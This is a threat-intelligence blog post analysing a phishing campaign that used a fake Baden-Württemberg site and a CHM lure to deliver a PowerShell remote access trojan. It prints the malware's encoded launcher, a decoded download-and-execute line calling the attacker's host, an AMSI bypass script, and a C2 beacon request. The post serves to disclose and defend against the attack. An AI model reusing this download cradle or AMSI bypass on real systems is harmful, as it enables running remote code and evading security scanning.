

Custom PowerShell RAT targets Germans seeking information about the Ukraine crisis

blog.malwarebytes.com/threat-intelligence/2022/05/custom-powershell-rat-targets-germans-seeking-information-about-the-ukraine-crisis/

Threat Intelligence Team

May 16, 2022



This blog post was authored by Hossein Jazi and Jérôme Segura

Populations around the world—and in Europe in particular—are following the crisis in Ukraine very closely, and with events unfolding on a daily basis, people are hungry for information.

Although all countries have reasons to be concerned, the situation in Germany is more complicated than most. It is one of the few European countries to have received criticism for its attitude to the Ukraine-Russia conflict, as it struggles to end its reliance on Russian energy, and Moscow recently imposed sanctions on Gazprom Germania, further increasing economic tensions.


This week our analysts discovered a new campaign that plays on these concerns by trying to lure Germans with a promise of updates on the current threat situation in Ukraine. The downloaded document is in fact a decoy for a Remote Access Trojan (RAT) capable of stealing data and executing other malicious commands on a victim's computer.

Decoy site lures victims with Ukraine situation

Threat actors registered an expired German domain name at collaboration-bw[.]de that was formally used as a collaboration platform to develop new ideas for the Baden-Württemberg state.



Threat actors registered an expired domain associated with Baden-Württemberg. The threat actors used the domain to host a website that looked like the official Baden-Württemberg website, baden-wuerttemberg.de.



A comparison of the real baden-wuerttemberg.de (top) and the malicious fake (bottom). With this copycat, the attackers created the perfect placeholder for the lure they wanted their victims to download: A file tantalising called **2022-Q2-Bedrohungs-lage-Ukraine** (threat situation in Ukraine for Q2), offered via a prominent blue download button.

Aktuelle Bedrohungslage zur Ukr. x +

collaboration-bw.de/bedrohung-ukr-download.html

UKRAINE-KRISE Text vorlesen 26.04.2022

Wichtig, aktuelle Bedrohungslage zur Ukraine-Krise

Auf dieser Webseite finden Sie stets die wichtigsten Informationen und Hinweise im Umgang mit der aktuellen Bedrohungslage durch die Ukraine-Krise. Bitte laden Sie sich jetzt das Dokument herunter und lesen Sie die aktuellen Informationen durch. Das Dokument wird stets aktualisiert und ist auf dem neuesten Stand. Unsere vorgeschlagenen Tipps sind im Arbeitsalltag praktisch umsetzbar und sollten Sie bereits heute umsetzen. Vielen Dank für Ihre Unterstützung.

Zum Download

Show all

2022-Q2-Bedrohun....zip


The website promises important information and tips about the Ukraine crisis
An English translation of the page reads:

Important, current threat situation regarding the Ukraine crisis

On this website you will always find the most important information and tips for dealing with the current threat posed by the Ukraine crisis. Please download the document now and read through the current information. The document is constantly updated and is up to date. Our suggested tips can be practically implemented in everyday work and you should already implement them today. Thanks for your support.

File analysis

The archive file called `2022-Q2-Bedrohungs-lage-Ukraine` contains a file named `2022-Q2-Bedrohungs-lage-Ukraine.chm`. The CHM format is Microsoft's HTML help file format, which consists of a number of compiled HTML files.



The

CHM file displays a fake error message

Victims will get a fake error message when they open up that file, while PowerShell quietly runs a Base64 command.

```
powershell /nop /w 1/e
JAB4ADOAWwBOAGUAdAaUfCzQBIAFIAZQBwAHUAZQBzAHQAQQ7A7AoaAJBSAD0AJAB4ADoAQgBEAGUAZgBwAHUAJbAB0AFcAZQBIAFAAcgBwAHgAeQA7A7AoaAJBSAD0AJAB4ADoAQgBHAQUAdABT
AH8AcwBOAGUAbQBxAGUAYgBQAHA8wB4AHKAAPADwACgAkAHkAlgBDwAHIAZQBwAGUAbgBOAGkAYQBwAHMAFQBwAE4AZQB0AC4AQwByAGUAZABIAQAAAdABpAGEAbASDAGEAYwBoAGUAXQAMAD
oARABAGYAYQBIAGwAdASBOAGUAdAB3AG8AcgBwAEMAcBIAQQAQZQBwAHQAQwQSBwAGwAcwA7A7AoaASQBFAFgAKABOAGUAdwAtAEBAAYgBqAGUAYwBOACAATgBIAHQALgBKAQYAYgBDAGwAaCQBAQ4Aoa
AqAC4ARABwAHcAbgBwAGSAYQBwAFMAdABYAGkAbgBwACgAJwBoAHQAAdABwAHMACgAvACBAYwBwAGwAbABwAGIAbwByAGEAdABpAGBAbgAtAGIAdwAuAGQAZQAvAGMALgBoAHQAbQBwATwAYQA
7A7AoaA
```

PowerShell executes a Base64-encoded command

After de-obfuscating the command we can see it is designed to execute a script downloaded from the fake Baden-Württemberg website, using Invoke-Expression (IEX).

```
$x=[Net.WebRequest];
$y=$x::DefaultWebProxy;
$y=$x::GetSystemWebProxy();
$y.Credentials=[Net.CredentialCache]::DefaultNetworkCredentials;
IEX(New-Object Net.WebClient).DownloadString("https://collaboration-bw.de/c.html");
```

The

PowerShell code fetches and executes a malicious script


```

$nonz = "0x00"
$huf sdf = "@"
using System;
using System.Runtime.InteropServices;
public class huf sdf {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr ellead, uint flNewProtect, out uint lpflOldProtect);
}
"@
$ksa = "0xB8"
Add-Type $huf sdf
$ian = "0x07"
$ghudlfx = [huf sdf]::LoadLibrary("$([char](97*89/89)+[char](109*89/89)+[char](115*10/10)+[char]([Byte]0x69)+[char](46*29/29)+[char](55+45)+[char](108*16/16)+[char]([Byte]0x6c)"))
$yqm = "0xC3"
$asdjpa =
[System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String("W2h1ZnNkZlO6OkdlldFByb2NBZGRyZlNzKC
RnaHVkbGZ4LCAiJCgoJ8OBbXPDrcCrJINjw6FuJysnQnVmZicrJ2VyJykubm9yTWFsSVpFKFtjSGFSXShbQnlORV0weDQ2KS
tbY2hBUlOoMTEExKjQ5LzQ5KStbQ2hhUIOoMTEOKzYxLTYxKStbQ0hhUIOoW0JZVGvdMHg2ZCkrWONoYXJdKDY4KzIOLTIOK
SkglXJlcGxhY2UgW0NoQXJdKDKyKjYlZlYlKStbQ0hhUIOoW2J5VGvdMHg3MCKrWONIQVJdKfTcWVRlXTB4N2lpK1tDaGFy
XSg3NyszMzMyOzMykrW2NIYXJdKDEwMCKrW2NIQXJdKfTieXRFXTB4N2QpKSip"))
$ihohaeoh = iex($asdjpa)
$xwe = "0x80"
$p = 0
[huf sdf]::VirtualProtect($ihohaeoh, [uint32]5, 0x40, [ref]$p) | Out-Null
$awpt = "0x57"
$afriI = [Byte[]] ($ksa,$awpt,$nonz,$ian,$xwe,$yqm)
[System.Runtime.InteropServices.Marshal]::Copy($afriI, 0, $ihohaeoh, 6)

```



The content of the AMSI bypass script after decryption

This RAT has the following capabilities:

- **Download** (type: D0WNI04D): Download files from server
- **Upload** (type: UPL04D): Upload file to the server
- **LoadPS1** (type: L04DPS1): Load and execute a PowerShell script
- **Command** (type: C0MM4ND): Execute a specific command

German command and control server

The attack was thoughtfully carried out—even ensuring that the stolen data was sent to a German domain name, kleinm[.]de, to avoid suspicion.


```
HTTP/1.1 100 Continue
content-length: 0

POST / HTTP/1.1
X-Request-ID: 8057b0263726efc2bfb7f61da6c59f2c
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/51.0.2704.103 Safari/537.36
Content-Type: application/json
Host: kleinm.de
Content-Length: 201
Expect: 100-continue
Connection: Keep-Alive

{"type":"newclient", "result":"","
"pwd":"[REDACTED]",
"cuser":"[REDACTED]":"UEM=",
"clientid"[REDACTED]}HTTP/1.1 502 Bad
Gateway
```

It is not easy to attribute this activity to a specific actor, and there are no solid indicators to support attribution. Based on motivation alone, we hypothesise that a Russian threat actor could be targeting German users, but without clear connections in infrastructure or similarities to known TTPs, such attribution is weak.

The Malwarebytes Threat Intelligence team continues to monitor attacks taking advantage of the war in Ukraine while ensuring our customers are protected.



Indicators of Compromise (IOCs)

Phishing site

collaboration-bw[.]de/bedrohung-ukr.html

Lure

2022-Q2-Bedrohungslage-Ukraine.zip

2430f68285120686233569e51e2147914dc87f82c7dbdf07fe0c34dbb1aca77c

2022-Q2-Bedrohungslage-Ukraine.chm

80bad7e0d5a5d2782674bb8334dcca03534aa831c37aebb5962da1cd1bec4130

Status.txt

a5d8beaa832832576ca97809be4eee9441eb6907752a7e1f9a390b29bbb9fe1f

MonitorHealth.cmd

fc71522a4125ca4bdc5e5deca4a6498e7f2da4408614c2e1284c3ae8c083a5fd

C2

kleinm[.]de

MITRE ATT&CK

Tactic	ID	Name	Description
Execution	<u>T1059</u>	Command and Scripting Interpreter	Starts cmd.exe to run hh.exe
			Executes PowerShell script to download and execute a script
Persistence	<u>T1053</u>	Scheduled Task/Job	Executes task scheduler to add MonitorHealth.cmd as a daily task
Defense evasion	<u>T1222</u>	File and Directory Permissions Modification	Uses attrib.exe to hide SecuriyHealthService folder